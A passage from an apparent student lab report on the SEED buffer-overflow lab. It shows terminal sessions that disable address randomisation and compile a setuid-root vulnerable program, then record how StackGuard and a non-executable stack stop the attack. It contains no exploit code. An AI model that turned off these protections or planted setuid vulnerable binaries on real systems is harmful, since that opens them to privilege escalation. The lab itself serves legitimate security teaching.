
The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@VM: /home/seed 88x26". The terminal content shows the following steps:

```
[11/02/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
[11/02/20]seed@VM:~$ sudo su  
root@VM:/home/seed# gcc -o stack stack.c  
root@VM:/home/seed# chmod u+s stack  
root@VM:/home/seed# exit  
exit  
[11/02/20]seed@VM:~$ ./stack  
*** stack smashing detected ***: ./stack terminated  
Aborted  
[11/02/20]seed@VM:~$
```

Due to the StackGuard Protection mechanism, Buffer Overflow attack can be detected and being blocked.

## Task 6

### 2.8 – Turn on the Non-executable Stack Protection



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@VM: /home/seed 88x26". The terminal content shows the following steps:

```
root@VM: /home/seed# [11/02/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
[11/02/20]seed@VM:~$ sudo su  
root@VM:/home/seed# gcc -o stack -fno-stack-protector -z noexecstack stack.c  
root@VM:/home/seed# chmod u+s stack  
root@VM:/home/seed# exit  
exit  
[11/02/20]seed@VM:~$ ./stack  
Segmentation fault  
[11/02/20]seed@VM:~$
```

The stack causes the segmentation fault; it is no more executable. When we attempt to attack, we can run a program quickly with root access. The program stored in stack, and when we try to enter a return address that points to that malicious program. The stack stackmemory layout specifies the local variables and arguments that stores in it. But all of these values will not require any execution; hence there is not necessary to have the stack as executable. The normal user can still run the program without side effects, but the malicious code will also be considered data rather than the program itself. Our attack fails because the stack was not executable.